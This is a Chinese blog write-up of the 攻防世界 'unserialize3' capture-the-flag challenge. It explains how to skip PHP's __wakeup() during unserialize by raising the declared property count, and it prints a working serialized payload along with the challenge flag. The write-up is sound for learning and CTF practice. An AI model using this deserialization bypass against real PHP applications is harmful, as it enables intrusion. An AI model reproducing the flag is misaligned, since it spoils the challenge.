攻防世界-unserialize3详解

原创

Mr H 于 2020-08-11 16:40:16 发布 560 收藏 1

分类专栏： 攻防世界web高手进阶 unserialize3 文章标签： 安全

本文链接：https://blog.csdn.net/Mr_helloword/article/details/107938456

unserialize3

查看源代码：

```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

这是一个利用反序列字符串来进行绕过的题，根据提示我们要构造code参数，但是需要绕过wakeup函数

__wakeup()是PHP的一个魔法函数，在进行unserialize反序列化的时候，首先查看有无该函数有的话就会先执行他


绕过：

可以通过增加对象的属性个数来进行绕过

根据源码编辑php脚本输出序列化字符串：

```php
<?php
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
}
$c = new xctf();
print(serialize($c));

?>
```




将对象属性由1变为2得到：

```
O:4:"xctf":2:{s:4:"flag";s:3:"111";}
```

payload：

```
?code=O:4:"xctf":2:{s:4:"flag";s:3:"111";}
```



flag：
cyberpeace{79352c035adfa003c5b15c94b88c6c67}